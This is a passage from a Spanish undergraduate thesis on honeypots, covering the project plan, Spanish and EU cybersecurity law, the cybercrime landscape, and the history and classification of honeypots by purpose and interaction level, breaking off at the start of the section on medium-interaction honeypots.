TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

UNIVERSIDAD DE ALMERIA

ESCUELA SUPERIOR DE INGENIERÍA

Honeypot, análisis e implementación. Análisis de resultados y aplicación práctica.

Curso 2020/2021

Alumno/a:

Antonio Jesús González Lozano

Director/es:

José Antonio Álvarez Bermejo

Agradecimientos

A lo largo de los años que ha durado esta etapa han sido varias las personas que me han apoyado y ayudado a conseguir finalizar la etapa.

En primer lugar, agradecer a mi familia por el apoyo incondicional que me ha dado a lo largo de estos años y que me ha permitido progresar siempre. A mis padres por apoyarme siempre para no desistir en los momentos más difíciles y darme la oportunidad de realizar este camino. A mi hermana por ser un apoyo siempre que lo he necesitado.

En segundo lugar, quiero agradecer el apoyo a todos los compañeros con los que en mayor o menor medida he compartido esta etapa. Han sido un gran apoyo para conseguir finalizar esta etapa.

En tercer lugar, agradecer a mi novia, por soportar los momentos más estresantes y apoyarme siempre para continuar, además de en esta etapa final. Un apoyo fundamental en esta etapa.

Por supuesto, agradecer a mi amigo Juan Merlos por hacer el camino mucho más ameno durante toda la carrera, y lo que esté por venir.

Como no puede ser otra forma, gracias a todos los profesores con los que me he cruzado a lo largo de esta etapa. En especial a, mi tutor del trabajo de fin de grado, José Antonio Álvarez Bermejo por estar ahí siempre disponible y apoyándome en mi trabajo.

Índice general

Índice de figuras

Índice de tablas

Resumen

Los ataques a los servicios expuestos a internet están a la orden día, por ello es necesario tener una actitud proactiva y de inversión para prevenir futuras intrusiones o filtraciones de datos.

En esta actitud proactiva entran en juego, en parte, la implementación de Honeypots para intentar detectar vectores de ataques que se están sufriendo contra la infraestructura de la empresa, de cualquier tamaño.

En el caso de la implementación de honeypots y la posibilidad de realizar el despliegue virtualizando los sistemas (actualmente muchos sistemas productivos se encuentran virtualizados o en la nube) se reducen los costes drásticamente comparados con tener equipos *on premise* dedicados a estos propósitos.

Algunos de los productos aquí utilizados se utilizan a nivel empresarial como puede ser el software de ELK Stack o el servicio de VirusTotal (en su versión Premium). Las sondas implementadas también es posible desplegarlas a nivel empresarial, aunque posiblemente se desarrollen en ciertas ocasiones equipos personalizados para ser monitorizados por los equipos designados para dichas tareas de defensa proactiva. En cualquier caso, como se verá en los diferentes capítulos, es importante realizar una buena configuración para evitar que sean detectadas.

Palabras clave

Honeypot, Detección, Seguridad Informática, Ataques informáticos, Análisis, Prevención, Resiliencia, Monitorización, Ciberseguridad

Abstract

Attacks on services exposed to the internet are the order of the day, so it is necessary to have a proactive and investment attitude to prevent future intrusions or data leaks.

In this proactive attitude, the implementation of Honeypots comes into play, in part, to try to detect attack vectors that are being suffered against the company's infrastructure, of any size.

In the case of the implementation of honeypots and the possibility of carrying out the deployment by virtualizing the systems (currently many productive systems are virtualized or in the cloud) the costs are drastically reduced compared to having on-premises teams dedicated to these purposes.

Some of the products used here are used at a business level, such as the ELK Stack software or the VirusTotal service (in its Premium version). The probes implemented can also be deployed at the enterprise level, although custom equipment may be developed on certain occasions to be monitored by the teams designated for such proactive defense tasks. In any case, as will be seen in the different chapters, it is important to make a good configuration to avoid being detected.

Keywords

Honeypot, Detection, Computer Security, Computer attacks, Analysis, Prevention, Resilience, Monitoring, Cybersecurity

1. Introducción

En este capítulo se realizará una introducción a el proyecto realizado sobre los *Honeypots* y todo lo que engloban estos. Además, se realizará una revisión del panorama actual del cibercrimen y en los enfoques que son de utilidad a la hora de implementar *honeynets* para luchar contra los ataques más punteros actualmente.

1.1. Motivación del Proyecto

Actualmente el campo de la seguridad informática es de vital importancia en cada vez más aspectos del día a día, esto es debido a que cada vez tenemos tanto en los hogares como en las empresas más dispositivos conectados a la red y estos a su vez, en su mayoría, a Internet.

La revolución tecnológica de la información ha proporcionado una avalancha de activos en forma de aplicaciones y servicios. La seguridad de las aplicaciones y servicios disponibles a los que se puede acceder a través de estas redes representa actualmente un gran desafío para la industria de las Tecnologías de la Información. Hay una amenaza constante de distintos tipos de software malicioso, ciberdelincuentes y grupos institucionales de otras naciones contra la infraestructura informática y los activos comerciales relacionados con la misma. Por esto, es de vital importancia conocer el comportamiento de los ataques que se reciben con el objetivo de detectar el máximo posible y evitar que las intrusiones pasen desapercibidas durante meses. Bien, es cierto que las organizaciones cada vez encuentran y contienen a los atacantes más rápidamente, reduciendo así el tiempo de permanencia global (definido como el plazo medio transcurrido entre el inicio de un ciberataque y su identificación). Durante la última década, ha habido una marcada reducción en el tiempo medio de permanencia, de poco más de un año (2011) a poco menos de un mes (2020) tal y como se recoge en el informe *FireEye Mandiant M-Trends 2021©* (FIREEYE, 2021)

Esta gran cantidad de información reunida es un objetivo de alto valor para los cibercriminales. Además, cuando a esta información se le suma el atractivo de no tener los sistemas bien configurados se llega a las intrusiones con el posible robo de información que acaban en extorsiones, a empresas y particulares, para obtener dinero a cambio de no publicar la información o poder recuperarla. Por lo tanto, las empresas tienen la gran responsabilidad de proteger estos datos.

No se debe olvidar la crisis reputacional que precede a la brecha de seguridad y posible de información (*leak*) puede hacer quebrar a empresas. Además de las distintas implicaciones legales, que se recogen de forma general en el siguiente apartado.

Por ello, para este estudio se propone el uso de Honeypots ya que proporcionan un medio para estudiar técnicas y tácticas empleadas por los ciberdelincuentes a través de las cuales han podido obtener acceso ilegítimo a los recursos del sistema junto con métodos para analizar las herramientas que utilizan para obtener este acceso.

Las herramientas de seguridad a nivel de red (cortafuegos, IDS, etc.) se puede afirmar que son pasivas ya que están basadas en reglas, con la base de datos limitada a los ataques conocidos. En esa parte de detectar ataques que eviten dichas reglas entran en juego los Honeypots.

Cualquier interacción con el Honeypot probablemente sea el resultado de una intención maliciosa. Los Honeypots no resuelven el problema de seguridad, pero proporcionan datos y conocimientos que ayudan

a los administradores de sistemas a mejorar la seguridad general de la infraestructura. Este conocimiento se puede utilizar como entrada para cualquier sistema de alerta temprana. A lo largo de los años, los investigadores han aislado e identificado con éxito gusanos y exploits utilizando Honeypots colocados en arquitecturas especializadas llamadas Honeynets. Estos se utilizan luego para el desarrollo de firmas y reglas. (Abbasi & Harris, 2009)

1.2. Planificación del trabajo

En un primer momento se parte de los objetivos definidos en el anteproyecto, pero en el trascurso de la realización del proyecto ha sido necesario realizar un ajuste de estas fases ajustadas más a la realidad del proyecto. Esto sin variar los objetivos finales expuestos del mismo como son la implementación de un sistema Honeypot bastionado para detección fiable de ataques al entorno y sus conclusiones.

Para el desarrollo del proyecto se han planificado diferentes tareas que va a desempeñar el único recurso disponible en el proyecto. Estas tareas se asignarán según la disponibilidad y las horas asignadas en los *sprint* definidos.

Las tareas en las que se ha dividido el proyecto son las siguientes:

- **Tarea 1. Documentación y obtención de información de la tecnología Honeypot** sobre la que se va a desarrollar el proyecto. Además de, herramientas que complementen la infraestructura utilizada.
- **Tarea 2. Pruebas y análisis de los sistemas que han resultado de interés** en la búsqueda previa de información.
- **Tarea 3. Planificación de la infraestructura que se va a implementar**. Esta infraestructura incluirá las tecnologías y herramientas definidas en las pruebas de la tarea 2.
- **Tarea 4**. **Implementación de la infraestructura definida**. En esta tarea además es posible que se realice un evolutivo al obtener o madurar información que se obtiene conforme se avanza en la implementación. Es una tarea crítica debido a la posibilidad de encontrar problemas.
- **Tarea 4.1**. **Mantenimiento y aplicación de mejoras detectadas** en las sondas durante la puesta en producción. En paralelo se comienzan las tareas **de monitorización con exposición real**.
- **Tarea 5**. **Análisis de los datos recabados por las sondas**.
- **Tarea 6**. **Realización de la memoria del proyecto**. Es importante destacar que desde la fase 4 se van tomando notas que serán aplicadas en la memoria para facilitar y obtener la información veraz del ciclo de vida de la infraestructura.

El proyecto se ha realizado durante 17 semanas de 2021, correspondientes a los meses marzo, abril, mayo y junio. Los *sprint* se han ido actualizado de forma semanal con una dedicación de unas 18 horas semanales por *sprint* (para sumar así el total de 300 horas planificadas). Aunque es caso de ser necesario por problemas que surjan en la implementación o por la posibilidad de dedicación es posible que se dediquen más horas de las estimadas.

La planificación real para el desarrollo del proyecto es la expuesta en las figuras: Figura 1 y Figura 2.

	Marzo					Abril			
	01/03 - 07/03	08-03-14/03	15/03-21/03	22/03-28/03	29/03 - 4/04	05/04 - 11/04	12/04 - 18/04	19/04 - 25/04	26/04 - 2/05
Tarea 1. Documentación y obtención de información de la tecnología Honeypot	35 horas								
Tarea 2. Pruebas y análisis de los sistemas que han resultado de interés			52 horas						
Tarea 3. Planificación de la infraestructura que se va a implementar						10 horas			
Tarea 4. Implementación de la infraestructura definida						5 horas	54 horas		
Tarea 4.1. Mantenimiento y aplicación de mejoras detectadas. Exposición real									
Tarea 5. Análisis de los datos recabados por las sondas									
Tarea 6. Realización de la memoria del proyecto						1 hora		2 horas	1 horas

Figura 1 Planificación de tareas por semanas y horas dedicadas (1)

	Mayo				Junio			
	03/05 - 09/05	10/05 - 16/05	17/05 - 23/05	24/05 - 30/05	31/05 - 6/06	07/06 - 13/06	14/06 - 20/06	21/06 - 27/06
Tarea 1. Documentación y obtención de información de la tecnología Honeypot								
Tarea 2. Pruebas y análisis de los sistemas que han resultado de interés								
Tarea 3. Planificación de la infraestructura que se va a implementar								
Tarea 4. Implementación de la infraestructura definida	55 horas							
Tarea 4.1. Mantenimiento y aplicación de mejoras detectadas. Exposición real				35 horas	5 horas			
Tarea 5. Análisis de los datos recabados por las sondas						12 horas	4 horas	
Tarea 6. Realización de la memoria del proyecto		2 horas	2 horas		2 horas		23 horas	

Figura 2 Planificación de tareas por semanas y horas dedicadas (2)

Las horas totales imputadas para la realización del proyecto han sido 300 horas, tal y como está estimado según la planificación**.** En las tareas 4 y 4.1 se han empleado más horas de las planificadas inicialmente debido a los problemas que han surgido en la implementación de la infraestructura. Además, del coste de la curva de aprendizaje de las tecnologías usadas.

1.3. Legislación vigente

Al igual que los delitos comunes, la mayoría de los delitos informáticos están recogidos en la legislación vigente, pero debido al constante avance del cibercrimen y las nuevas modalidades que surgen dentro de este la legislación no puede seguir este ritmo evolutivo y se producen ciertos vacíos legales en determinadores procesos.

En España hay una amplia legislación que contempla la mayoría de los delitos que se llevan a cabo a través de internet. La legislación española se compone, entre otras, de las siguientes leyes:

- Al ser un país miembro de la Unión Europea se aplica el **Reglamento General de Protección de Datos (RGPD)**. Reglamento (UE) 2016/679 del Parlamento Europeo y del Consejo, de 27 de abril de 2016, relativo a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos y por el que se **deroga la Directiva 95/46/CE desde el 25 de mayo de 2018**. Una de las singularidades de este reglamento es que extiende el campo de aplicación de la ley al conjunto de entidades u organizaciones, tengan o no sede en la Unión Europea, cuando trabajen con información personal de residentes europeos. Otra característica es que El RGPD no diferencia entre empresas B2B (*Business to Business*) y B2C (*Business to Consumer*). El RGPD describe el principio de responsabilidad proactiva como la **necesidad de que el responsable del tratamiento aplique medidas técnicas y organizativas apropiadas** a fin de garantizar y poder demostrar que el tratamiento es conforme con el Reglamento. (Tejedor, 2020) (Comisión Europea, s.f.)

- **Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales (LOPDGDD)**. Esta ley entró en vigor el 6 de diciembre de 2018, sustituyendo a la antigua Ley Orgánica 15/1999 de Protección de Datos de Carácter Personal. El objetivo de la LOPDGDD es adaptar la legislación española a la normativa europea, definida por el Reglamento General de Protección de Datos (RGPD), vigente desde el 25 de mayo de 2018. La finalidad de la LOPDGDD es proteger la **intimidad, privacidad e integridad del individuo**, en cumplimiento con el artículo 18.4 de la Constitución Española. Además, regula las obligaciones del individuo en todo proceso de **transferencia de datos** para garantizar la seguridad del intercambio. (Tablado, Ley de Protección de Datos y Garantía de Derechos Digitales (LOPDGDD) 2018, 2020)
- **Ley 34/2002 de Servicios de la Sociedad de la Información y del Comercio Electrónico (LSSI-CE)**. Esta ley regula la venta de productos y la prestación de servicios a través de Internet. La LSSICE establece una serie de obligaciones para que un acuerdo entre un prestador de servicios y un consumidor se considere legítimo. Entre ellas están el deber de informar y de obtener consentimiento explícito. (Tablado, LSSI-CE – ¿Qué es y cómo cumplirla en 2020?, 2020)
    - **Real Decreto 43/2021, de 26 de enero**, por el que se desarrolla el Real Decreto-ley 12/2018, de 7 de septiembre, de seguridad de las redes y sistemas de información. Este Real Decreto 4/2021 tiene por objeto supervisar que se cumplen con las obligaciones de seguridad por parte de los operadores de servicios esenciales y proveedores de servicios digitales, además de la gestión de incidentes de seguridad. (Boletín Oficial Del Estado, 2021)

1.4. Visión actual del cibercrimen

El cibercrimen es uno de los grandes problemas a los que se enfrenta el mundo digital. Actualmente, debido a la pandemia iniciada en 2020 se ha producido una escalada exponencial de servicios expuestos a internet. A partir de esta necesidad de digitalización de muchas empresas para ofertar productos o servicios a los consumidores con el fin de no cesar la actividad laboral, además del auge del teletrabajo para una gran cantidad de trabajos que así lo permiten se han producido más ataques al tener mayor exposición a internet de las empresas y particulares. Esta exposición requiere tomar medidas para contrarrestar la exposición de la infraestructura empresarial.

Los ciberdelitos no sólo presentan el problema del robo información de propiedad intelectual, hay que tener en cuenta que puede provocar crisis reputacionales, costes por paradas en los servicios o la pérdida absoluta de la información de las empresas. Por lo que, de forma indirecta tiene un impacto negativo en el empleo de un país.

Por estas implicaciones que pueden ejercer sobre un país los peligros van más allá de lo meramente económico y pueden llegar a amenazar la seguridad nacional.

El impacto en la economía global del cibercrimen no paso por alto para gobiernos y empresas, ya que supone un incremento del gasto en luchar contra estos ataques. Según el último informe de 2020 llamado '*Los costes ocultos del cibercrimen*' (McAfee, 2020) realizado por McAfee™ en colaboración con el Centro de Estudios Estratégicos e Internacionales (*Center for Strategic and International Studies* - CSIS), concluye que el cibercrimen le cuesta a la economía global más de un billón de dólares, **poco más del 1 por ciento del PIB mundial**.

En el informe de 2018 se concluyó que el cibercrimen le costó a la economía mundial más de 600 mil millones de dólares. Por lo tanto, la cifra actual supone un **incremento de más del 50 por ciento con**

respecto al estudio realizado por el CSIS en 2018 (Lewis, 2018). Este aumento responde al empleo cada vez mayor de técnicas más efectivas por parte de los cibercriminales, así como al aumento de los ataques de *ransomware* y *phishing*.



Figura 3 El costo promedio del ciberdelito. (McAfee, 2020)

Tal y como se recoge en el estudio de cibercriminalidad en España 2018 (Ministerio del Interior. Gobierno de España, 2018) la ciberdelincuencia es un fenómeno global y multidisciplinar que requiere una actuación conjunta a nivel global en recursos y estrategia para atajar los efectos adversos que ésta provoca.

Pese a la gran amenaza, de la que se avisa desde varios ámbitos de forma activa, no está arraigado el riesgo que realmente presenta en todos los niveles empresariales. No se debe olvidar que esta concienciación también es necesaria para la implementación en los hábitos cotidianos de la ciudadanía de esta cultura de ciberseguridad.

Los tipos de ataques, aunque algunos de gran complejidad técnica enfocados en escenarios concretos, se pueden recoger en tres formas más comunes: la intrusión en los sistemas (buscando y explotando vulnerabilidades en los sistemas), phishing (robo de información a través del engaño) y spam (publicaciones de notificaciones no solicitadas). La introducción de virus informáticos (*malware*) es una forma común de que los piratas informáticos ingresen, interrumpan y roben la información de los sistemas informáticos.

Los tipos de cibercrimen se pueden clasificar principalmente en tres bloques:

- Ataques contra gobiernos.
- Contra empresas y organizaciones.
- Contra las personas.

Es España se puede observar la puesta en valor de la gestión ante ciberincidentes propuesta en el Esquema Nacional de Seguridad (ENS). En la **guía de Seguridad de las TIC CCN-STIC 817** (Centro Criptológico Nacional, 2020) se recoge el propósito de definir el establecimiento de las capacidades de respuesta a ciberincidentes y su adecuado tratamiento, eficaz y eficiente.

En España de forma particular, el Sector Público, los ciudadanos y empresas, las infraestructuras críticas y operadores estratégicos, las redes académicas y de investigación, así como las redes de defensa de España, tienen a su disposición una serie de organismos de referencia. Las entidades conocidas como CERTs, siglas en inglés de *Computer Emergency Response Team*, o CSIRTs, *Computer Security Incident Response Team*, tiene como objetivo principal minimizar y controlar los daños ante un ciberataque. Estas entidades de referencia nacionales son las siguientes:

- **CCN-CERT:** Como CERT Gubernamental Nacional colabora con todos los **organismos públicos y empresas de interés estratégico** para el país en la detección, notificación, evaluación, respuesta, tratamiento, y aprendizaje de incidentes de seguridad de información o ciberincidentes que puedan sufrir sus sistemas.
- **IRIS-CERT:** Tiene como finalidad la detección de problemas que afecten a la seguridad de las redes de centros de Red IRIS, así como la actuación coordinada con dichos centros para poner solución a estos problemas. También se realiza una labor preventiva, avisando con tiempo de problemas potenciales, ofreciendo asesoramiento a los centros, organizando actividades de acuerdo con los mismos, y ofreciendo servicios complementarios.
- **INCIBE-CERT:** Presta servicio a los incidentes de ciberseguridad que notifican ciudadanos y empresas en España. La finalidad del servicio consiste en poner a disposición de los públicos objetivo del INCIBE-CERT capacidad tecnológica y de coordinación que permita ofrecer un apoyo operativo ante ciberamenazas o ante la ocurrencia de ciberincidentes.
- **Centro Nacional de Protección de Infraestructuras y Ciberseguridad (CNPIC):** Con un ámbito competencial en las infraestructuras y operadores críticos, cuyas capacidades de respuesta técnica se materializan a través de los CSIRT de referencia. Es asimismo autoridad competente para aquellos operadores de servicios esenciales que son además críticos, siendo en ese caso la Oficina de Coordinación Cibernética la responsable de la coordinación en los supuestos previstos en el segundo párrafo del artículo 11.2 del Real Decreto-ley 12/2018.
- **ESP-DEF-CERT del Mando Conjunto de Ciberdefensa:** con un ámbito competencial en las redes y los sistemas de información y telecomunicaciones de las Fuerzas Armadas, así como aquellas otras redes y sistemas que específicamente se le encomienden y que afecten a la Defensa Nacional, apoyando a los operadores de servicios esenciales y, necesariamente, en aquellos operadores que tengan incidencia en la Defensa Nacional y que reglamentariamente se determinen.

Desde la Agencia Europea de Seguridad de las redes y de la información (ENISA) se ha desarrollado un mapa en el que se pueden consultar todos los CSIRTs por países. (Agencia de la Unión Europea para la ciberseguridad, s.f.)

1.5. Resumen de los capítulos de la memoria

El documento se estructura en capítulos, cada capítulo a su vez estará compuestos de secciones y subsecciones todas ellas numeradas. A continuación, se detalla el contenido de cada capítulo de la memoria:

Capítulo 1: Introducción. Se define brevemente en que consiste el proyecto realizado y su planificación. Asimismo, se indican cuáles han sido las motivaciones que han llevado a su desarrollo y el alcance y objetivos de este. Se muestra la legislación general aplicable y la visión actual del cibercrimen.

Capítulo 2: Honeypots. En este capítulo se expone de forma más amplia en que consiste la tecnología Honeypot, así como su origen.

Capítulo 3: Tecnologías, herramientas y servicios. Se exponen las herramientas utilizadas, la tecnología en la que se apoya y los servicios de terceros que se han implementado en la infraestructura.

Capítulo 4: Análisis y desarrollo de la infraestructura utilizada. En este capítulo se desarrolla la infraestructura utilizada en el proyecto, el análisis de los datos obtenidos en la exposición y el análisis forense de estos. Este capítulo forma parte del objetivo 3 del proyecto definido en el siguiente apartado, 1.6 Objetivos y alcance.

Capítulo 5: Resultado de los datos obtenidos y análisis forense. Se realiza un análisis completo de la información obtenida y se muestra en detalle los resultados obtenidos a partir de la exposición. También se indican los comportamientos detectados en los atacantes.

Capítulo 6: Conclusiones y trabajo futuro.

Bibliografía: Se listan las referencias en las que se ha basado y que se han citado a lo largo del proyecto.

Anexos: Diverso anexos con instalaciones, que requieren matización, así como configuraciones personalizadas realizadas en las sondas. También se indican otros datos de interés.

1.6. Objetivos y alcance

El principal objetivo de este proyecto es la implementación de diferentes Honeypot en una red formando una honeynet. Y a través de los datos obtenidos realizar un análisis de los ataques recibidos contra los servicios expuestos para establecer patrones de los atacantes.

Objetivo 1 – Implementación de la infraestructura

Este objetivo se basa en el desarrollo e implantación de una infraestructura honeynet. Para ello se definirá el esquema de la infraestructura y su implantación. Además, se realizará una configuración personalizada de los servicios para evitar en la mayor medida posible la detección.

Para la implementación se requerirá:

- Instalación de máquina virtual Ubuntu.
- Instalación de ELK y configuración de seguridad y servicio.
- Instalación de Docker en el sistema.
- Instalación y configuración de las diferentes sondas implementadas.

Objetivo 2 – Exposición, captura y visualización de los datos recopilados

En este caso el objetivo requiere la exposición de la infraestructura desarrollada una vez implementada. También se realizará la configuración adicional para la carga de datos y su mejor visualización a través de los monitores en Kibana.

Se hará una mejora evolutiva en el proceso conforme se requiera durante la exposición.

Objetivo 3 – Análisis de la información obtenida durante el periodo de exposición

Este último objetivo requiere la revisión de los datos obtenidos durante todo el tiempo de exposición en este caso de ocho días. Además, se tendrán en cuenta las adaptaciones que han sido necesarias a partir de la fase de exposición de los servicios.

También se valorará la información obtenida por los servicios que se han añadido para aportar más valor a la información, dando una visibilidad más real de los datos analizados.

2. Honeypots

2.1. Historia

El término 'trampas de miel' (*Honeypot* en inglés) fue utilizado durante la Guerra Fría para referirse a una técnica de espionaje en la que el cebo era una agente, que seduciría a un funcionario enemigo para obtener información. No fue hasta comienzos de la década de los 90 cuando comienza a utilizarse en el campo de la seguridad de la información. (Peter & Schiller, 2008)

No es posible encontrar mucha información antes de 1990 que documenten el uso de los Honeypots. Aunque esto no quiere decir que los Honeypots no fuesen inventados y utilizados antes, es muy probable que fueran desarrollados y utilizados por las empresas u organizaciones estatales, por ejemplo, a nivel militar, antes de entonces.

La que podría ser la primera referencia sobre emplear *Honeypots* para un laboratorio de pruebas está recogida en el libro *The Cuckoo's Egg* de Clifford Stoll publicado en 1989. Este libro es un relato en primera persona de la búsqueda de un pirata informático que irrumpió en un ordenador en el Laboratorio Nacional Lawrence Berkeley. Un segundo libro sobre el tema *es An Evening With Berferd* de Bill Cheswick publicada en 1991, obre en la que un cracker es atraído, soportado y estudiado. (Cheswick, 1991)

El primer Honeypot disponible públicamente fue *Deception ToolKit* de Fred Cohen en 1998, que tenía "como objetivo hacer que los atacantes parezcan que el sistema que ejecuta DTK tiene una gran cantidad de vulnerabilidades ampliamente conocidas". (The RISKS Digest, 1998)

En 1998 hay varios eventos que se pueden destacar:

- El comienzo del desarrollo de ***CyberCop Sting*** uno de los primeros *Honeypots* comerciales de venta al público. Sting introduce el concepto de múltiples sistemas virtuales vinculados a un solo Honeypot.
- El desarrollo de ***NetFacade*** (que introduce el concepto de Snort) por Marty Roesch y GTE Internetworking
- La publicación de ***BackOfficer Friendly***, un Honeypot público y gratuito basado en Windows.

En 1999 se crea el Proyecto Honeynet (The Honeynet Project, 1999) y se publican una serie de artículos "*Know Your Enemy*" (The Honeypot Project, 2021). Este trabajo ayudó a aumentar la conciencia y validar el valor de los *Honeypots* y las tecnologías de Honeypot.

Lance Spitzner, consultor y analista informático experto en seguridad, construyó a comienzos del año 2000 una red de seis ordenadores en su propia casa para realizar una investigación sobre los tipos de ataques y la forma en eran realizando, para lo que usó Honeypots. Su andadura con este laboratorio está recogida en el libro *Honeypots: Tracking Hackers*. (Spitzner, 2002)

Durante el año 2000 y 2001 se incremente el uso de estos sistemas para capturar y estudiar la actividad de los gusanos. Muchas organizaciones implementan *Honeypots* tanto para detectar ataques como para investigar nuevas amenazas.

En el año 2002 se utiliza un *Honeypot* para detectar y capturar en la naturaleza un ataque nuevo y desconocido, específicamente el *exploit* ***Solaris dtspcd***.

2.2. ¿Qué es un Honeypot?

Un *Honeypot* es un sistema monitoreado de cerca con el propósito de atraer a los atacantes para que lo investiguen, lo ataquen y lo comprometan. Se registra cada paso que realiza un atacante para apoderarse del *Honeypot*. Por lo tanto, los Honeypots son una herramienta útil para ayudar a los investigadores a comprender los motivos y las estrategias de los ciberdelincuentes. Con la ayuda de *Honeypots*, se pueden recopilar y analizar nuevas herramientas de ataque para poder inventar las contramedidas adecuadas para defender redes vulnerables. Se puede capturar *malware* que se propaga automáticamente para mejorar las firmas de virus u otros mecanismos de defensa. Dependiendo de los detalles que se quieran recopilar sobre atacantes y *malware*, existen diferentes tipos de Honeypots. Cada uno de estos tipos de *Honeypot* tiene sus propias ventajas y desventajas que están presentes en las siguientes secciones. (Göbel & Dewald, 2011).

2.3. Clasificación de los Honeypots

2.3.1. Honeypots según el propósito

Los Honeypots pueden dividirse en sistemas de producción y sistemas de investigación. El concepto de estas categorías proviene de Marty Roesch, desarrollador de Snort™. Las Honeypots de producción protegen a una organización, mientras que las mielas de investigación se utilizan para aprender. En este proyecto está enfocado en utilizar Honeypots de investigación con el objetivo de recabar información de relevancia sobre los ataques actuales, así como los métodos y herramientas utilizados por los atacantes.

Honeypots de producción

Los **Honeypots de producción** son equipos que aportan mayor valor a la seguridad de una organización y su objetivo principal es mitigar el riesgo en los ataques y una detección temprana de estos. Estos equipos pertenecen a la red productiva de la organización, por lo que es importante tener un control exhaustivo sobre estos para evitar poner en peligro la infraestructura empresarial. La instalación es más sencilla y simple, ya que no necesitan emular tantos servicios y funciones. Por esto, es difícil que se tome en control de estos equipos para atacar a otros que se encuentren en la misma red. La información que se obtiene de estos sensores principalmente son las técnicas empleadas por los atacantes, así como que vulnerabilidades se explotan, en contrapartida es posible que no se obtenga información sobre la comunicación con el sistema de control o la forma en que se han desarrollado las herramientas.

Honeypots de investigación

Los *Honeypots* de investigación tienen como principal objetivo obtener información sobre los criminales o grupos criminales. Dentro de este objetivo entra la obtención de información valioso sobre los activos utilizados por estos para el despliegue de sus herramientas de ataque, centros de comando y control (C&C), muestras de programas maliciosos, … En definitiva, realizar lo que se puede denominar contrainteligencia.

Son muy útiles para aprender quiénes son los atacantes, cómo se comunican o cómo desarrollan o adquieren sus herramientas. Sin embargo, este aumento de la funcionalidad tiene sus desventajas. Estas implementaciones están más expuestas a los atacantes, según el tipo de implementación pueden ser sistemas totalmente funcionales. También se debe tener en cuenta que requieren una mayor configuración y mantenimiento.

En este caso la información que se recopila no aporta un valor directo. Para obtener la información es necesario hacer un tratamiento de los datos obtenidos y un estudio de las muestras (herramientas o programas maliciosos) que se han dejado o utilizado en los ataques recibidos. A partir de este tratamiento es cuando realmente se genera la inteligencia que se aplicará en la defensa activa de la infraestructura de la organización.

Ahora que se conoce esta clasificación se puede resumir en que es de gran interés la aplicación de *Honeypots* de producción para proteger la infraestructura y realizar una detección temprana de ataques.

En cambio, si se quieren conocer las tendencias de ataques, las técnicas empleadas, estrategias de ataque y comportamiento de los ataques conviene desplegar *Honeypots* de investigación.

2.3.2. Honeypots según el nivel de interacción

Según el nivel de interacción, es decir de la capacidad de acción de movimiento, del intruso en un Honeypot se divide en interacción baja, media o alta. A mayor interacción mayores serán las funciones a las que el intruso tendrá acceso para realizar determinadas acciones. Un sistema de alta interacción permite emular un sistema real con todos los servicios y procesos que este tenga. Cuanto más tiempo de interacción exista mayor cantidad de información se podrá analizar del ataque.

En la siguiente *Tabla 1* se recoge la recompensa que se puede llegar a obtener según el nivel de interacción implementado.

Nivel de interacción	Trabajar para instalar y configurar	Trabajar para implementar y mantener	Recopilación de información	Nivel de riesgo
Bajo	fácil	fácil	limitado	Bajo
Medio	implicado	implicado	variable	Medio
Alto	difícil	difícil	extenso	Alto

Tabla 1 Retribución de los Honeypots según el nivel de interacción (Spitzner, 2002)

En instalación y configuración se define el esfuerzo necesario para la instalación y configuración del Honeypot. A mayor nivel de interacción más trabajo será necesario para la puesta a punto.

La columna de implementación y mantenimiento refleja el esfuerzo para mantener el equipo en condiciones óptimas después de la puesta productiva. A mayor interacción el esfuerzo será mayor.

En la columna de recopilación de la información se indica la cantidad de información que se puede obtener, en un Honeypot de alta interacción se pueden obtener grandes cantidades de información a tratar. Es cierto que esta recopilación se puede centralizar en un servicio para su posterior análisis, pero se debe revisar que el flujo de recolección es correcto y su integridad.

Por último, el nivel de riesgo que se asume en cada implementación. Hay que tener en cuenta un Honeypot de media o alta interacción infectado se puede usar para realizar ataques como parte de una *botnet* a otras infraestructuras, por lo que es importante tener este punto en cuenta. En el caso de un equipo de interacción baja es poco probable que se produzca esta situación o intrusión de los atacantes en nuestro propio sistema.

En los siguientes puntos se van a analizar los tres tipos de interacción que se han expuesto en mayor profundidad.

Honeypots de baja interacción

Los Honeypots de **baja interacción** presentan una mayor facilidad de implementación y mantenimiento debido a su capacidad de emulación básica, así como su diseño. Esta tecnología es capaz de emular una gran variedad de servicios o protocolos básicos de distintos sistemas operativos. Se pueden desplegar fácilmente en entornos virtualizados, pudiendo usar VirtualBox™ (VirtualBox (Oracle), 2020) o VMWare™ (vmware, 2021), o en máquinas físicas.

Por ejemplo, se podría emular un servicio FTP escuchando en el puerto 21 por defecto. Este servicio emularía la autenticación de un servicio FTP y al acceder es probable que se encuentren ciertos archivos predefinidos. Será posible ejecutar ciertos comandos del servicio o la descarga de uno de los archivos precargados, sin llegar a más ya que no se dispone de todas las capacidades de un servicio real.

Una ventaja es que el riesgo de intrusión es bajo debido a la que la emulación de servicios no es completa, puede que se permita la conexión y ejecución de ciertas acciones (comandos) programadas, pero sin mayor alcance.

A pesar de la limitación la información de interés que se obtiene está relaciona con la forma en que se interactúa, pero no con el ataque o técnicas que se usarían en un entorno completo que está siendo atacado. Principalmente esta información se compone de la hora y fecha del ataque, dirección IP de origen y puerto de origen del ataque y dirección IP de destino y puerto de destino del ataque.

Honeypots de media interacción

